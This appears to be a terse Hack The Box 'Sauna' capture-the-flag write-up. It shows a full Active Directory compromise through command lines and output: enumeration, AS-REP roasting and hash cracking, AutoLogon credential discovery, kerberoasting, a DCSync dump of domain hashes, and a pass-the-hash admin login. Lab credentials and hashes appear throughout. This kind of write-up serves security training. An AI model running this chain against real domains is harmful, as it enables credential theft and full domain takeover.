HTB Sauna

1. Enumeration


- nmap
- enum4linux-ng


```
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
```

```
Domain Information via SMB session for 10.129.251.117
 ============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: SAUNA
NetBIOS domain name: EGOTISTICALBANK
DNS domain: EGOTISTICAL-BANK.LOCAL
FQDN: SAUNA.EGOTISTICAL-BANK.LOCAL
Derived membership: domain member
Derived domain: EGOTISTICALBANK
```

2. website

1. main page
2. meet the team
3. scrapy
4. username anarchy






```
{"name": "Fergus Smith"},
{"name": "Hugo Bear"},
{"name": "Steven Kerb"},
{"name": "Shaun Coins"},
{"name": "Bowie Taylor"},
{"name": "Sophie Driver"}
```

```
┌──(karti㉿kali)-[~/boxes/sauna]
└─$ ~/git/username-anarchy/username-anarchy -i names.txt > usernames.txt
┌──(karti㉿kali)-[~/boxes/sauna]
└─$ cat usernames.txt
fergus
fergussmith
fergus.smith
fergussm
fergsmit
ferguss
f.smith
fsmith
sfergus
s.fergus
....
```

3. valid user

- as-rep roasting
- fsmith@egotistical-bank.local — user flag
- crack hash

```
*Evil-WinRM* PS C:\Users\FSmith\desktop> cat user.txt
749cf3493a76d8ed673be64a42c1fe23
```

```
┌──(hacking-env)─(karti㉿kali)-[~/boxes/sauna]
└─$ GetNPUsers.py egotistical-bank.local/ -no-pass -usersfile ~/boxes/sauna/single_user.txt -dc-ip 10.129.251.117

/home/karti/.virtualenvs/hacking-env/bin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:f6f025064ff5b93133e40b4503aad24d$4cae4bc6c82c33c52095a8a32e9f27558e05177b7b77ee5890981117706a17dfd6a8fca9b1bcf9c1c95b52db39a535a848d5bb467ee68b9
```

```
┌──(hacking-env)─(karti㉿kali)-[~/boxes/sauna]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt fsmith.hash
Thestrokes23     ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
```

4. user enumeration

- winpeas
- cracked hash
- kerberoasting

```
Éíííííííí' Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             : EGOTISTICALBANK
    DefaultUserName               : EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               : Moneymakestheworldgoround!
```

```
┌──(hacking-env)─(karti㉿kali)-[~/boxes/sauna]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hsmith.hash
Thestrokes23     (?)
```

```
┌──(hacking-env)─(karti㉿kali)-[~/boxes/sauna]
└─$ faketime -f "2025-05-14 20:30:47" GetUserSPNs.py EGOTISTICAL-BANK.LOCAL/fsmith:Thestrokes23 -dc-ip $IP -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName               Name    MemberOf  PasswordLastSet             LastLogon  Delegation

SAUNA/HSmith.EGOTISTICALBANK.LOCAL:60111  HSmith            2020-01-23 05:54:34.140321  <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$*HSmith$EGOTISTICAL-BANK.LOCAL$EGOTISTICAL-BANK.LOCAL/HSmith*$e2e1e809278fc67f018a982ba13096e9$97bec8f2c9179a88934139a
```

5. Bloodhound

SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL

6. DCSync

root flag — evil-winrm — secretsdump.py

```
┌──(hacking-env)─(karti㉿kali)-[~/boxes/sauna]
└─$ /home/karti/.virtualenvs/hacking-env/bin/secretsdump.py EGOTISTICAL-BANK.LOCAL/SVC_LOANMGR:'Moneymakestheworldgoround!'@$IP
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
┌──(hacking-env)─(karti㉿kali)-[~/boxes/sauna]
└─$ evil-winrm -i $IP -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\Desktop\root.txt
66fbeea6fec773d14bdf2ab14166eb00d
```